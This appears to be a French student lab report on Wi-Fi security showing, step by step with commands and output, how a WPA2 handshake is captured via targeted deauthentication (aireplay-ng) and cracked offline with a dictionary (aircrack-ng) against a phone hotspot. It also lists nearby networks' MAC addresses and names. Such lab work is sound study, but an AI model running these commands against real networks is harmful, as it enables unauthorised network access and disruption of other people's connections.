

Projet sécu Wi-Fi

1. Choix de l'interface Wi-Fi

```
(root@kali)-[/home/thisma]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 40:b0:76:3b:fa:6e brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether d0:c5:d3:ac:79:09 brd ff:ff:ff:ff:ff:ff
4: wlan1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 00:c0:ca:47:ac:e1 brd ff:ff:ff:ff:ff:ff
```

On doit bien choisir la bonne interface

2. Kill des proces

```
(root@kali)-[~]
# airmon-ng check kill

Killing these processes:

    PID Name
    1004 wpa_supplicant
```

On kill tout le process bloquant qui pourrait nous gêner/bloquer.

3. Passer en mode monitoring

```
(root@kali)-[/home/thisma]
# airmon-ng start wlan1
```

PHY	Interface	Driver	Chipset
phy0	wlan0	ath10k_pci	Qualcomm Atheros QCA9377 802.11ac Wireless Network Adapter (rev 31)
phy1	wlan1	rt2800usb	Ralink Technology, Corp. RT2870/RT3070
		(mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)	
		(mac80211 station mode vif disabled for [phy1]wlan1)	

On passe l'interface wlan1 en mode monitoring pour pouvoir écouter tous les wifi aux alentours.

On vérifie par la suite :

```
(root@kali)~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 40:b0:76:3b:fa:6e brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 00:c0:ca:47:ac:e1 brd ff:ff:ff:ff:ff:ff
5: wlan1mon: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default qlen 1000
    link/ieee802.11/radiotap d0:c5:d3:ac:79:09 brd ff:ff:ff:ff:ff:ff
```

4. Check les wifi

On utilise la commande :

```
airodump-ng -w result wlan1mon
```

Et grâce au -w on enregistre tout dans un document nommé "result"

root@kali: /home/thisma/Cours/securiteWifi

CH 14][Elapsed: 6 s][2021-10-05 11:21

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
AC:84:C9:26:2F:C6	-73	2	0 0	6	195	WPA2 CCMP	PSK	Livebox-2fc2
AC:A3:1E:93:2F:80	-69	0	2 0	11	-1	WPA		<length: 0>
28:9E:FC:E2:BC:40	-71	1	1 0	11	130	WPA2 CCMP	PSK	Bbox-1C81EE0C
D4:F8:29:95:D4:60	-69	0	25 11	11	-1	WPA		<length: 0>
AC:A3:1E:93:2E:E0	-1	0	0 0	10	-1			<length: 0>
DC:A6:32:FD:80:65	-28	5	0 0	6	65	WPA2 CCMP	PSK	AndroidAP1
8E:B2:33:42:1D:8E	-33	3	0 0	1	180	WPA2 CCMP	PSK	OPPO Reno2 Z
46:00:D3:D7:2B:39	-36	4	0 0	11	180	WPA2 CCMP	PSK	Mi 9T
1E:BB:5F:02:44:FA	-32	1	0 0	6	130	WPA2 CCMP	PSK	Remy
42:8C:35:34:26:B7	-43	3	0 0	11	130	WPA3 CCMP	SAE	NAR
42:E0:81:F1:F6:5D	-40	2	0 0	6	130	WPA3 CCMP	SAE	iPhone de Malvin
B6:AD:5F:71:48:08	-44	0	0 0	1	130	WPA2 CCMP	PSK	Partage de co
BE:59:45:F6:8E:9B	-34	6	0 0	1	180	WPA2 CCMP	PSK	Redmi Note 10 Pro
AC:A3:1E:90:9B:C0	-60	6	55 3	1	130	WPA2 CCMP	PSK	ESGI
84:A0:6E:99:79:D6	-57	2	0 0	6	195	WPA2 CCMP	PSK	Livebox-79d2
AC:A3:1E:D1:D0:80	-56	1	9 1	6	195	WPA2 CCMP	PSK	ESGI
DA:99:00:61:21:A5	-49	4	0 0	13	180	WPA2 CCMP	PSK	matteo
AC:A3:1E:D0:D4:60	-57	0	4 0	11	195	WPA2 CCMP	PSK	ESGI
AC:A3:1E:90:9C:80	-63	1	20 3	6	130	WPA2 CCMP	PSK	ESGI
AC:A3:1E:D1:CF:60	-61	2	10 1	11	195	WPA2 CCMP	PSK	ESGI
AC:A3:1E:90:9B:80	-66	1	12 2	1	130	WPA2 CCMP	PSK	ESGI
68:3F:7D:2B:AD:80	-63	1	0 0	1	195	WPA2 CCMP	PSK	Livebox-AD80
AC:A3:1E:90:9C:20	-65	1	4 0	6	130	WPA2 CCMP	PSK	ESGI
1C:CC:D6:D4:CF:59	-67	3	0 0	13	180	WPA2 CCMP	PSK	full
72:5D:51:BF:76:FF	-64	1	0 0	6	130	OPN		SFR WiFi FON

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
D4:F8:29:95:D4:60	B6:B2:46:AD:CF:74	-56	12e- 1e	34	25		
AC:A3:1E:93:2E:E0	D0:C5:D3:5C:C7:87	-50	0 - 1	16	4		ESGI

On a trouvé celui qui nous intéresse. (Mi 9T)


5. Regarder qui est connecté

Avant de faire la desauthentification, il faut savoir qui est connecté sur le wifi.

On utilise donc la commande :

```
airodump-ng -c 9 --bssid 45:00:D3:D7:0B:39 wlan1mon
```

On peut voir ici 2 personnes connectées au wifi, nous prenons celle qui nous intéresse.




```
CH 11 ][ Elapsed: 1 min ][ 2021-10-05 11:27 ][ fixed channel wlan1mon: 8

BSSID            PWR RXQ Beacons   #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
46:00:D3:D7:2B:39 -45   5     101    11304   48  11  180  WPA2 CCMP  PSK  Mi 9T

BSSID            STATION            PWR   Rate    Lost  Frames  Notes  Probes
46:00:D3:D7:2B:39 DC:F5:05:E1:F4:D5 -22    1e- 1e     0    11283
46:00:D3:D7:2B:39 06:9E:99:35:AF:22 -38    1e- 1     0     35
```

6. Désauthentification

On utilise la commande :



```
(root@kali)-[/home/thisma]
# aireplay-ng -0 11 -a 46:00:D3:D7:2B:39 -c DC:F5:05:E1:F4:D5 wlan1mon

11:33:42 Waiting for beacon frame (BSSID: 46:00:D3:D7:2B:39) on channel 11
11:33:42 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [ 7 | 8 ACKs]
11:33:42 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [ 4 | 4 ACKs]
11:33:43 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [ 7 | 10 ACKs]
11:33:44 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [22 | 25 ACKs]
11:33:44 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [ 1 | 1 ACKs]
11:33:45 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [ 5 | 8 ACKs]
11:33:45 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [19 | 36 ACKs]
11:33:46 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [ 9 | 1 ACKs]
11:33:46 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [10 | 15 ACKs]
11:33:47 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [12 | 21 ACKs]
11:33:47 Sending 64 directed DeAuth (code 7). STMAC: [DC:F5:05:E1:F4:D5] [12 | 21 ACKs]
```

Nous voyons bien que la désauthentification est envoyé. Et sur la partie écoute des wifi on voit que le WPA Handshake a été récupéré ce qui veut dire qu'il est dans le fichier result-01.cap.

```

CH 7 ][ Elapsed: 54 s ][ 2021-10-05 11:33 ][ WPA handshake: 46:00:D3:D7:2B:39
BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
1E:BB:5F:02:44:FA -14      4        1   0   6  130  WPA2 CCMP  PSK  Remy
DA:99:00:61:21:A5 -27      14       2   0  13  180  WPA2 CCMP  PSK  matteo
2E:1A:DC:61:34:F3 -37      26       0   0  11  360  WPA2 CCMP  PSK  FD-48
DC:A6:32:FD:80:65 -33      14       5   0   6   65  WPA2 CCMP  PSK  AndroidAP1
46:00:D3:D7:2B:39 -31     59      85   0  11  180  WPA2 CCMP  PSK  Mi 9T
12:C5:0E:3F:35:2A -40       5       0   0   6  130  WPA2 CCMP  PSK  iPhone de T
8E:B2:33:42:1D:8E -32      18       1   0   1  180  WPA2 CCMP  PSK  OPPO Reno2 Z
EA:4D:15:CC:AA:82 -44       5       0   0   6  130  WPA3 CCMP  SAE  iPhone de Malvin
42:8C:35:34:26:B7 -49     34       0   0  11  130  WPA3 CCMP  SAE  NAR
BE:59:45:F6:8E:9B -44     15       0   0   1  180  WPA2 CCMP  PSK  Redmi Note 10 Pro
AC:A3:1E:90:9B:C0 -47       8      146   0   1  130  WPA2 CCMP  PSK  ESGI
FE:8A:FC:65:AE:69 -48     11       0   0   1  130  WPA2 CCMP  PSK  Simon_SI3
B6:AD:5F:71:48:08 -42       9       0   0   1  130  WPA2 CCMP  PSK  Partage de co
16:96:70:11:93:A1 -49       2       0   0   1  180  WPA2 CCMP  PSK  Alex
AC:A3:1E:90:9C:80 -54       2       0   0   6  130  WPA2 CCMP  PSK  ESGI
AC:A3:1E:D1:D0:80 -55       4      94   0   6  195  WPA2 CCMP  PSK  ESGI
AC:A3:1E:D0:D4:60 -59     17      45   0  11  195  WPA2 CCMP  PSK  ESGI
FA:B4:6A:C5:D0:1C -59       5       0   0  11  130  WPA2 CCMP  PSK  DIRECT-1C-HP ENVY Photo 7800
8E:97:EA:C5:DF:81 -62       3       1   0  11  130  WPA3 CCMP  SAE  <length: 0>
AC:A3:1E:90:9C:20 -63       3      39   0   6  130  WPA2 CCMP  PSK  ESGI
DC:00:B0:C1:D7:40 -64       3       6   0  11  130  WPA2 CCMP  PSK  Freebox-682F3F
AC:A3:1E:90:9B:80 -64       3      27   0   1  130  WPA2 CCMP  PSK  ESGI
AC:A3:1E:D1:CF:60 -69     14     126   0  11  195  WPA2 CCMP  PSK  ESGI
AC:A3:1E:93:2E:E0 -73       5      47   0  11  130  WPA2 CCMP  PSK  ESGI
E4:5D:51:BF:76:FE -70       1       1   0   6  130  WPA2 CCMP  PSK  SFR_76F8
AC:A3:1E:93:2F:80 -62       5      53   0  11  130  WPA2 CCMP  PSK  ESGI
AC:A3:1E:D1:CF:20 -75       0       3   0  11   -1  WPA      <length: 0>
AC:A3:1E:D0:D6:A0 -75       0       5   0  11   -1  WPA      <length: 0>
84:A0:6E:99:79:D6 -58       2       0   0   6  195  WPA2 CCMP  PSK  Livebox-79d2
AC:A3:1E:D1:8D:60 -71       0       2   0   1   -1  WPA      <length: 0>
DE:00:B0:E6:46:01 -71       3       0   0  11  130  WPA3 CCMP  SAE  <length: 0>

```

7. Casser via dictionnaire

On casse le handshake en offline (plus besoin d'écouter les wifi ou autre) avec notre dictionnaire sur le Wi-Fi Mi 9t avec le fichier result-01.cap

```

(root@kali)~/home/thisma/Images
# aircrack-ng -w /home/thisma/Cours/securiteWifi/list -e "Mi 9T" /home/thisma/Cours/securiteWifi/result-01.cap

```

Résultat :

```

Aircrack-ng 1.6

[00:00:00] 10/12 keys tested (312.95 k/s)

Time left: 0 seconds                               83.33%

KEY FOUND! [ 123456789 ]

Master Key      : D1 46 D6 46 4C E9 B3 CD 46 6A 9D 4D 36 E5 0F C5
                  06 BB A4 D9 97 B7 0C E4 60 EF E4 74 BA 9C 69 73

Transient Key   : C8 04 46 D7 C2 06 0F 59 72 27 6A EB 11 67 01 EF
                  3A 95 BA CC 76 79 57 91 AE 4A C0 9F 12 F4 53 C0
                  59 87 2A 7A 05 C0 91 73 D4 01 00 43 73 66 D4 37
                  D3 C8 D7 47 5D 6C 4C AF 9C CA 76 15 41 00 00 00

EAPOL HMAC     : F5 1E B9 BD 3B 94 AD 45 A6 CC 58 3C 31 1C E0 67

```

La clef a été trouvée (Key found) donc l'opération a fonctionné.